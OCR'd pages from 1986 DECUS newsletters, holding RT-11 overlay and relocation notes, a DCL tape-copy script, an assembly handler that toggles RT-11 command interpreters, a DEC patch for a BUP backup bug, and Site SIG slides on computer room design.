2. Each overlay can be loaded at any multiple-of-512 address, with relocation performed by the overlay loader. If an overlay is loaded at the base address of the overlay load area, no relocation is required -- thus, the additional runtime overhead of relocation is only incurred when absolutely necessary.

The relocatable overlay system is based upon similar techniques to those described above. The primary differences are as follows:

1. The root symbol table file for a task using relocatable overlays is transformed into two symbol table files -- one that places the origin of the overlay code at the base address of the overlay load area, and one that places the origin at zero. In addition, space for a pointer to the start of the relocation information must be reserved. This is done by adding a word following the RTS PC instruction in the fake OTI$ module. The word is filled by the overlay librarian when inserting the overlay into a library.

2. Two taskbuilds must be performed to build one relocatable overlay segment.

3. The overlay librarian reads both task image files, and stores not only the overlay image (the one starting at the base address of the load area) but also relocation information, specifying which words are offset when the overlay is relocated.

4. The overlay loader is recursive, saving information from the previous call on the stack. The overlay loader must also be able to read the library directory into the first available space in the overlay load area, and to perform

relocation by interpreting the information that follows the overlay code.

How relocation is done

The overlay librarian for relocatable overlays compares two task images, which differ in the code's starting address. One begins at the base address of the overlay load area, as with non-relocatable overlays; the other begins at address zero. Comparing the images word-by-word, words that need to be relocated should differ by + or - (base-address). (If there are other differences, requiring complex relocation, the code must be modified to change them to one of the two simple cases.)

The overlay librarian generates a list of one-byte relocation commands for these, as follows:

code 000 octal	End relocation
code 200 octal	Skip the next 127. words
codes 001 to 177 octal	Skip n words, then add the offset (load-address - base-address).
codes 201 to 377 octal	Skip n-128. words, then subtract the offset.

Summary

For some applications, ODL-based overlay schemes are too complex and slow. An application that has a stable root and many overlays at one level, with modifications being made to a few overlays at a time, can benefit from a custom overlay scheme that allows each overlay segment to be built separately. Although total taskbuild time for the root and all overlay segments will be larger with this scheme, rebuild time when changing a small number of segments is significantly diminished. (On a PDP-11/23 running from RL02's, overlay segments of 8 kilobytes build against a 56 kilobyte root in about a minute.) In addition, the overlay scheme described can be extended to provide functionality not available with ODL -- namely, relocatable overlays.

THE mini• tasker

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
RT-11 SIG NEWSLETTER



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Letter "FROM THE EDITOR"

FROM THE EDITOR

Welcome to a new year of DECUS and the RT-11 SIG. New people have been added and several have changed responsibilities during 1985. The latest is that Carl Lowenstein has taken over the duties of "C" Contact from Jack Peterson. I am the new editor of the RT-11 **Mini-Tasker** and am looking for items of interest to the RT-11 (and/or RT-32) world.

For those of you who attended the Fall '85 Symposia and enjoyed the RT-11 sessions, please write and thank our Symposia Coordinator, Ned Rhodes, Software Systems Group, 1684 East Gude Drive, Rockville, MD 20850. Ned's is a thankless job, but it should not be.

At the Fall '85 Symposia, a number of informal discussions were held in the SIG Suite about the direction DECUS is going. If you would like to express your opinion, please write to the DECUS Board, which is the group that sets DECUS policy, with a copy to me. In addition, please vote in the elections coming up this year.

The **Mini-Tasker** is an excellent place to share information, bugs found (with or without fixes), and ideas about future directions that RT-11 should take. Please remember that the **Mini-Tasker** only contains material that YOU submit.

Please send your submissions to the **Mini-Tasker** to me at:

Bill Leroy
The Software House, Inc.
2964 Peachtree Road, N.W. #320
P. O. Box 52661
Atlanta, GA 30355-0661

404/231-1484

Camera ready copy is preferred, and please consider the following:

- Make sure the information is clearly, darkly printed.
- Check your spelling.
- Number your pages.
- Include your address and phone number.

Please write soon.

DCL "RTIN.COM" from Cliff Fisk

```
$ ! RTIN.COM  Copy an rt11 tape into a vax directory.
$ !
$ !     Code by:        Cliff Fisk, Sandia National Laboratories.
$ !
$ !     Note by:        Nick Bourgeois, NAB Software Services, Inc.
$ !
$ !     NOTE:   The RT-11 tape may not contain any files with a file
$ !             name extension of .DIR.  All file names must contain
$ !             six characters.
$ !
$ SET NOON
$ ! Assumes tape created on the PDP-11 using PIP.
$ !
$ SAVE_DIR:='F$LOGICAL("SYS$DISK")''F$DIRECTORY()'
$ SAVE_UIC:='F$USER()'
$ !
$ !
$ INQUIRE L "Enter label or accept default=RT11A"
$ IF L .EQS. "" THEN L:=RT11A
$ !
$ INQUIRE B  "Enter blocksize or accept default=512"
$ IF B .EQS. "" THEN B:=512
$ !
$ PROD:
$ INQUIRE R "Assuming tape on drive and on-line o.k., (cr)=Y?"
$ IF R .EQS. "" THEN R:="Y"
$ IF .NOT. R THEN GOTO PROD
$ !
$ ALLC:
$ ALLOCATE MTA0: TAPE
$ IF $STATUS THEN GOTO GO
$ WRITE SYS$OUTPUT "HOLDING IN 1 MIN. LOOP AWAITING TAPE DEALLOCATION"
$ WAIT 00:01
$ GOTO ALLC
$ GO:
$ !
$ DISM/NOUNL MTA0:
$ MOUNT/BLOCKSIZE='B'/OVER=(OWNER) TAPE 'L'
$ !
$ REDISK:
$ !
$ INQUIRE PDISK "Which disk will this file go to - ( e.g., SYS$DISK,SSU$D
$ !
$ IF 'F$LOCATE(":",PDISK) .EQ. 'F$LENGTH(PDISK) THEN PDISK:='PDISK':
$ !
$ DOK:
$ !
$ TYPE SYS$INPUT

        Enter the user DIRECTORY[.SUBDIRECTORY] name, e.g.:

        [SYSTEM]-or-SYSTEM-or-[SYSTEM.PLOT]-or-SYSTEM.PLOT

$ !
$ INQUIRE PAREA  "Enter directory"
$ !
$ IF 'F$LOCATE("[",PAREA) .EQ. 'F$LENGTH(PAREA) THEN PAREA:=['PAREA'
$ !
$ IF 'F$LOCATE("]",PAREA) .EQ. 'F$LENGTH(PAREA) THEN PAREA:='PAREA']
$ !
$ SET DEF 'PDISK''PAREA'
$ SHOW DEFAULT
```

```
$ SET PROT=(S:REWD,O:REWD,G:REWD,W:REWD) /DEFAULT
$ NEXT:
$ type SYS$INPUT

NOTE: if you take the option to get all files from tape, the program
will read through all files copying them into the VAX.

$ INQUIRE MNY "Do you want all files from tape (Y/N), <CR>=N?"
$ IF MNY .EQS. "" THEN MNY:="N"
$ IF MNY .EQS. "Y" THEN PFILE:="*.*"
$ IF MNY .EQS. "Y" THEN GOTO MANY
$ NUTRY:
$ WRITE SYS$OUTPUT "If you are through hit <CR> now"
$ INQUIRE PFILE  "Enter file(s) to copy to vax area, e.g. filename.ext"
$ IF PFILE .EQS. "" THEN GOTO NEXIT
$ !
$ ! The following change made (ref to MANY or MNY) to allow copy of many
$ MANY:
$ SET VER
$ COPY/LOG MTA0:'PFILE' *
$ SET NOVER
$ GOTO NUTRY
$ NEXIT:
$ DIR/SIZE/DATE 'PFILE'
$ SET NOVER
$ SET PROTECT=(SYS:RWED,OWN:RWED,GROUP:R,W)/DEFAULT
$ SET UIC 'SAVE_UIC'
$ SET DEFAULT 'SAVE_DIR'
$ !
$ DISMOUNT MTA0:
$ DEALLOC MTA0:
$ SET ON
$ !
```


Article from Bill Walker "Command line Interpreter"

COMMAND LINE INTERPRETER HANDLEROID -- W. K. Walker

RT-11 V5.0 included, in addition to DCL and CCL, a new Command Line Interpreter (CLI) called UCL (User Command Linkage). This facility allowed a user-written program to intercept commands that were not recognized by the monitor. Thus, in effect, you could add your own commands to RT-11, as long as the spelling did not conflict with any RT-11 monitor commands. UCL was a SYSGEN option for versions 5.0 and 5.1.

Some significant improvements were made to the CLI facility with the release of version 5.2. A new CLI was added called UCF (User Commands First). As the name implies, UCF works in a fashion similar to UCL, but intercepts commands first, rather than last. If you enable all of the CLI's, then a command is inspected first by UCF, then by DCL and CCL, and, finally, by UCL (actually, the situation is a little more complicated, but that's close enough for this discussion).

You can also turn any CLI on or off, and therein lies the rub. The method given in the documentation for enabling or disabling individual CLI's involves applying a somewhat obscure "customization patch" to the monitor. I found this approach offensive and awkward, so I wrote a little "handleroid" (CI) to do the same thing with SET commands. I include it here for your edification and delight. You will also find the CI handleroid in the UCL+ distribution on the last SIG tape.

```
;*****************************************************************************
.mcall  .module
.module CI release=V02 version=00 comment=<CLI Handleroid> audit=yes
.rem    |
;-----------------------------------------------------------------------------
```

Another handleroid brought to you by:

William K. Walker
Monsanto Research Corp.
P. O. Box 32 A-152
Miamisburg, OH 45342
(513) 865-3557

This handleroid allows you to turn the various RT-11 Command Line Interpreters (CLI's) on or off using SET commands. It will also show which CLI's are enabled. There are four CLI's: UCF (User Commands First), DCL (Digital Command Language), CCL (Concise Command Language), and UCL (User Command Linkage). Refer to the documentation for RT-11 V05.02 for an explanation of each. The possible SET commands for the CI (Command Interpreter) handleroid are:

```
SET CI [NO]UCF  --  turn UCF on/off
SET CI [NO]DCL  --  turn DCL on/off
SET CI [NO]CCL  --  turn CCL on/off
SET CI [NO]UCL  --  turn UCL on/off
SET CI HELP     --  display SET commands and version/release of CI
SET CI RESET    --  same as SET CI NOUCF,DCL,CCL,UCL
SET CI SHOW     --  display the active CLI's
```

By default, RT-11 has all CLI's enabled except UCF. In other words, the normal situation is equivalent to

```
SET CI NOUCF,DCL,CCL,UCL
```

Thus, if you issued a SET CI SHOW command under an unaltered monitor, CI would report

?CI-I-CLI's enabled: DCL CCL UCL

Note that SET CI RESET restores/insures the above default condition.

It is not possible to INSTALL CI. This is because CI contains only SET code. As there is no executable handler code, there is no reason why CI should be installable -- it would just waste a device slot in the monitor tables that could be used for something else. The monitor will execute the SET options as long as CI has the right name and resides on SY:. Thus, for the RT-11 SJ and FB monitors, the file should be SY:CI.SYS. If you are going to use it under XM, make a copy named SY:CIX.SYS.

NOTE: CI will not run under versions of RT-11 prior to V05.02. I don't go to the trouble of checking for TSX-Plus, so if you try to use CI with TSX it's your funeral.

```
********************************************************************************
* WARNING:  Turning off both DCL and CCL effectively turns off the monitor. *
********************************************************************************
```

```
jsw     = 44    ;Address of job status word
edit$   = 20    ;JSW disable SL editor bit
sysver  = 276   ;Offset to RT-11 version/release data
$inddv  = 426   ;RMON fixed offset pointer to IND device name, unit

ucf$    = 1     ;CLI enable bits in CLIFLG byte...
dcl$    = 2
ccl$    = 4
ucl$    = 10

lf      = 012   ;Linefeed
cr      = 015   ;Carriage return



.mcall  .addr, .assume, .drdef, .gtlin, .print

.drdef  ci, 377, ronly$!wonly$, 0, 0, 0


; "Installation" code...

        .drins  ci
        nop
        sec             ;Always fail to install...
        return

; SET option tables...

        .drset    UCF,              ucf$, o.ucf, no
        .drset    DCL,              dcl$, o.dcl, no
        .drset    CCL,              ccl$, o.ccl, no
        .drset    UCL,              ucl$, o.ucl, no
        .drset   HELP,                 1, o.help
        .drset  RESET, <dcl$!ccl$!ucl$>, o.rset
        .drset   SHOW,                 5, o.show
```



```
; SET CI [NO]UCF, [NO]DCL, [NO]CCL, [NO]UCL

o.ucf:
o.dcl:
o.ccl:
o.ucl:  br      o.set           ;Branch to code to turn a CLI on
        nop
o.clr:  call    o.ciwd          ;R0 => 1 word past CLIFLG/CLITYP word
        mov     -(r0),r1        ;Save CLIFLG/CLITYP value
        mov     r0,-(sp)        ;Save CLIFLG/CLITYP address on stack
        bic     #^C<6>,r1       ;Mask for DCL, CCL bits
        bic     r3,r1           ;See if we would have neither
        bne     10$             ;Branch if at least one left active
        bis     #edit$,@#jsw    ;Disable SL editor
        .addr   #mwarn,r2       ;R2 => warning message
        mov     #250,r1         ;R1 => input buffer
        .gtlin  r1,r2           ;Issue warning, get response
        bicb    #^C<137>,(r1)   ;Did the idiot answer "yes"?...
        cmpb    (r1),#'Y
        bne     20$             ;Just go quit if not
        mov     pc,r0           ;Issue Pontius Pilate message...
        add     #mstupd-.,r0
        .print
10$:    bic     r3,@(sp)        ;Clear requested bit
20$:    tst     (sp)+           ;Clean up the stack
        br      o.good          ; and quit

o.set:  call    o.ciwd          ;R0 => 1 word past CLIFLG/CLITYP word
        bis     r3,-(r0)        ;Turn on the selected CLI
        return

; SET CI RESET

o.rset: call    o.ciwd          ;R0 => 1 word past CLIFLG/CLITYP word
        bis     r3,-(r0)        ;Restore default CLI's...
        bic     #1,(r0)
        return

; SET CI HELP

o.help: mov     pc,r0           ;Calculate address of help test...
        add     #mhelp-.,r0
        .print                  ;Print it
        br      o.good          ;Quit with carry clear

; SET CI SHOW

o.show: call    o.ciwd          ;Make R0 point at INDDEV (1 word past CLIFLG)
        mov     -(r0),r2        ;Put CLIFLG/CLITYP word in R2
        .addr   #m,r1           ;"...CLI's enabled:"...
        .print  r1
        add     #m1-m,r1        ;Point at first one to check...
        br      20$
10$:    add     #m2-m1-1,r1     ;Point at next
20$:    bitb    (r1)+,r2        ;This CLI active?
        beq     30$             ;Branch if not
        .print  r1              ;Otherwise, print following text
30$:    sob     r3,10$          ;Go look at next one until done
        br      o.good          ;Quit with no error
```

```
; Routine to check for RT-11 version and return with address of INDDEV in R0.

o.ciwd: .addr   #o.area,r1      ;Get version/release of RT-11 (pic-style)...
        mov     r1,r0
        emt     375

        swab    r0              ;Are we running V05.02 or later?...
        cmp     r0,#<5*400!2>
        bge     10$             ;Branch if so
        add     #10,r1          ;If not, point R1 at error message
        .print  r1              ;"...Wrong version of RT-11"
        tst     (sp)+           ;Pop stack to force a return to monitor
        br      o.bad           ;Go quit

10$:    add     #4,r1           ;Get pointer to INDDEV word
        mov     r1,r0           ; (1 word past CLIFLG)...
        emt     375
o.good: tst     (pc)+           ;Return with carry clear...
o.bad:  sec
        return

.assume . le 1000       message=<;*** SET CODE IS TOO LARGE ***>

        .drbeg  ci
ciint:: .drfin  ci
        .drend  ci

; Data area...don't mess with the order of this stuff!!!

o.area: .byte   0, 34           ;Argument area for EMT's used by O.CIWD...
        .word   sysver
        .byte   0, 34
        .word   $inddv
        .nlist  bex
        .nlcsi  type=i, part=prefix     ;ASCII stuff...
        .asciz  "F-Wrong version of RT-11"
m:      .nlcsi  type=i,part=prefix
        .ascii  "I-CLI's enabled:"<200>
m1:     .ascii  < 1>" UCF"<200>
m2:     .ascii  < 2>" DCL"<200>
        .ascii  < 4>" CCL"<200>
        .ascii  <10>" UCL"<200><17><0>
mhelp:  .byte   cr, lf
        .nlcsi  type=i
        .byte   cr, lf, lf
        .ascii  "SET CI [NO]UCF -- turn UCF on/off"<cr><lf>
        .ascii  "SET CI [NO]DCL -- turn DCL on/off"<cr><lf>
        .ascii  "SET CI [NO]CCL -- turn CCL on/off"<cr><lf>
        .ascii  "SET CI [NO]UCL -- turn UCL on/off"<cr><lf>
        .ascii  "SET CI HELP    -- display this text"<cr><lf>
        .ascii  "SET CI RESET   -- same as SET CI NOUCF,DCL,CCL,UCL"<cr><lf>
        .asciz  "SET CI SHOW    -- display active CLI's"
mwarn:  .ascii  "Disable access to monitor commands/utilities; "
        .ascii  "Are you sure? "<200>
mstupd: .ascii  "OK...it's your funeral!"
        .even
        .list   bex

.assume <.-cistrt> le 1000      message=<;*** EXCEEDED HANDLER BLOCK 1 ***>
        .end
```


Patch up BUP V5.02

RT-11 Software Dispatch, January 1986

BUP WILL ONLY BACK UP 1280 BLOCKS WHEN DOING FILE BACKUP

When performing file backup operations, the V5.2 backup utility (BUP) incorrectly writes a 1280. (decimal) block output file, regardless of the input file size. This is true only for file backup operations. Device backup operations function as documented.

When backing up a file smaller than 1280. blocks, BUP continues past the end of the input file, generating hard error messages once it reaches the end of that file. BUP writes a 1280. block output file that contains the input file.

When backing up a file larger than 1280. blocks, BUP writes the input file to an output file for only 1280. blocks. BUP then truncates the rest of the input file. Any data contained in the input file beyond 1280. blocks is lost, and no error message is sent to the user.

1. The following patch is a required patch to the BUP.SAV utility program. It must be installed in all copies of the utility.

   NOTE

   Since patching the distribution medium is not recommended, the patch must be installed every time the program is copied from the distribution medium.

2. This patch is installed using SIPP, the save image patching program.

   First, ensure that a copy of the file, BUP.SAV, is on the mounted volume. Using the editor, create the file, BUP.001, as follows. Replace DK: in the patch below with the name of the device that contains the program file.

```
R SIPP
DK:BUP.SAV/A/C
0
110
107430
^Z                                  (up-arrow/Z)
```

```
114
3
3
^Z                              (up-arrow/Z)
122
3
^Z                              (up-arrow/Z)
4462
32526
27062
33061
101
^Z                              (up-arrow/Z)
16302
4767
412
240
^Z                              (up-arrow/Z)
16720
10046
12700
2400
104374
12600
207
^Z                              (up-arrow/Z)
25662
4767
1214
240
^Z                              (up-arrow/Z)
27102
10046
12700
2400
104374
12600
207
^Z                              (up-arrow/Z)
31714
4767
2044
240
^Z                              (up-arrow/Z)
```



```
33764
10046
12700
2400
104374
12600
207
^Y                              (up-arrow/Y)
032746
^C                              (up-arrow/C)
```


3. To apply the patch to BUP.SAV, type:

```
@BUP.001
```

   The resulting version of the utility will be BUP V52.16A.

4. Save the new version of the utility on a backup volume.

This problem will be corrected in RT-11 V5.3.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SITE

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LETTER FROM THE EDITOR

Welcome to the March edition of the Site SIG Newsletter.

The Fall 85 Symposia held in Anaheim California was very successfull and very exciting for the Site SIG and its members.

The Site SIG sponsored 26 sessions and 2 Pre-Symposia Seminars in Anaheim. There was a great deal of participation and intrest in the SIG at the welcoming reception and the hospitality nights held in the Site SIG suite. We really got a sense that the SIG is definitely headed in the right direction.

Many interested parties were confused as to function of the Site SIG. In fact that seemed to be the most popular question thoughout the week. Some of our readers may have the same question on their minds so let me re-iterate the answer.

The Site SIG is interested in all Site Management and Training issues that a site/system manager may encounter regardless of the operating system (or computer's for that matter) in use. We are the "plain label" or "generic" SIG. We try not to bias site management or training topics toward an operating system, but we try to discuss generic concepts and techniques useful to all.

Some typical topics that the SIG "classically" addresses are: user training, computer room design, security issues, capacity planning, network and/or system maintenance, interpersonal relationships, DoD security and security management, communications, and managing programmers. These are only a few of the many topics that we address, but as you can see, they reach in to a wide variety of areas. We are also the interface to DEC Field Service, Educational Services, and Software services.

Phil Ventura has voluntered to become the the Site SIG's Pre-Symposia Seminar Coordinator and will serve as a member of the Steering Committee. Phil will coordinate all the future Pre-Symposia Seminars for the SIG.

Two gentlemen from the Deptartment of the Navy, Weapons Systems Department have voluntered to help coordinate the compilation of a System Manager's/Site Manager's Manual for publication.

The System Manager's manual is a major project the SIG has been planning for quite some time and now. It appears that all the elements necessary to make it happen are falling into place. There are still many details to take care. We will be announcing where to send submissions and how to submit in a future issue of the Newsletter. We would encourage all ours members to help make this a successful project by making submissions for the manual. If you have something ,in hand, you wish to submit, you may contact me until more direct channels have been established.

As promised at Symposia, the slides from the session "Avoiding the Pitfalls in Computer Room Design" by John Breyer and Tim Beers (both from DEC) are reproduced in this issue. As always, your submissions are welcomed. I can handle VMS Backup tapes at 1600 and 6250 BPI, TU 58's, VAX or RT 11 RX02 floppies, RT11 tape at 800 and 1600 BPI, and RT 11 RL02's. If possible include return postage.

Thanks to all our readers and to those who shared their time and conversation with all of us in Anaheim. Greg Brooks

How to Avoid the Pitfalls in Computer Room Design

1985 Fall DECUS

Agenda

Introduction - John Breyer
Digital Field Service

Case Study - Tim Beers
A Digital Computer Site

Question and Answer - All

Planning and Experience

Digital Responsibilities

Site Planning Assistance

- Deliver Product Specifications and Requirements
- Perform Configuration and Site Layout
- Provide General Technical Advice

Customer Responsibilities

Site Planning Assistance

- Plan the Facility Project
- Provide for the Design
- Provide for Construction

Customer Requirements TODAY: in Computer Room Design

Needs:

1. Integrate New Technologies
2. Optimize Capital Investment
3. Plan Future Capacity

Digital Strengths Today in Computer Room Design

- Leader in Networking Technology
- 28 Years of Experience
- Worldwide Service Organization With Dedicated Site Planning Specialists

Three Major Phases of a Computer Facility Project

1. DECISION PHASE
   - Feasibility Study
   - Schematic Design
   - Budget and Schedule Estimates
2. DESIGN PHASE
   - Project Programming
   - Design Development
   - Construction Documents
3. DELIVERY PHASE
   - Pricing - Bids or Negotiation
   - Construction Management
   - Warranty Management

DECsite Services

Project Phases	Digital's Services
Decision	DECsite I
Design	DECsite II
Delivery	DECsite III

Digital's Flexibility in Service Delivery

Services	Attributes
Design/Build (DECsite II, DECsite III)	Faster, Fixed-price Quote
Fastrack (DECsite II, DECsite III)	Fastest, Cost-plus Pricing
Consulting	Specific Needs Addressed

DECsite Service Availability

- Full Service DECsite Now Being Offered in Specific Areas
- Construction Management to Be Offered in All U.S. Areas in Mid-1986
- Full Service DECsite to Be Offered in All U.S. Areas by Mid-1987

A Case Study from A Digital Facility Demonstrating Digital's Computer Facility Design Experience

- An Old Site That "Just Grew" to
- An Effective Major Network Node With
- Future Expansion Capacity

Computer Room Design

Case Study

Tim Beers
Facilities Consultant
High Performance Systems/Clusters Eng.
Digital Equipment Corporation
Marlboro, Mass.


Background


- Tremendous Growth in Computer Needs
- 350% Growth in # of Systems
- 385% Growth in Disk Capacity
- Use of Traditional System Layouts
- Operator for Every Couple Systems
- "Work Horse" Peripherals

Background (Cont'd)

- Problems With Existing Methods
- New Technologies Introduced
- New Concepts Introduced
- Existing Room Perceived to Be FULL
- Power Busses Were Overloaded
- "Hot Spots" Throughout the Room

Traditional System Layout





Objectives


- Get More Space for Computers
- Implement "Device Farming"
- Template for Room Layout
- Use "New Technology" Equipment
- Consider Operational Issues

Problems

- Random Placement of Equipment
- Excessive Service Areas
- "Return Air" to A/C's Blocked
- Cascading Air Flow
- Configuration Increments Difficult
- Lots of Systems Not Enough Operators
- Cabling (Length Restrictions)

Footprints

KL System
Old Layout w/MassBuss 1000 Sq.Ft.)




Footprints

VAX System
Old Layout w/MassBuss (550 Sq.Ft.)

New Concepts

- Computer Rooms Are for Computers
- Power and Air for Maximum Density
- "Farming" Like Devices
- Centralize Printing/Plotting
- Centralize Monitoring/Control
- System Clusters
- Pre-define Equipment SLOTS
- Generic Room Design


Equipment SLOTS



Realizations/Impact

- RAXX Disks More Economic
- Central Printing/Plotting
- Large RAM = Less Paging/Swapping
- Timesharing Usage Will Likely Change
- Clusters Encourage Resource Sharing
- More Computer Uses Less Space
- Need NEW Operational Techniques

Space/Power



New Technologies

- Winchester Disks (RAXX)
- HSC50 Controller
- Computer Interconnect (CI)
- Ethernet (NI)
- High Density RAM (64K and 256K)
- Laser Printing (LN01, LN03, Xerox 8700)
- PC's (Rainbow, DECmate, PROs, Micros)
- System Clusters (VAX, KL)
- Printer/Plotter Servers
- Terminal Servers (LATs)

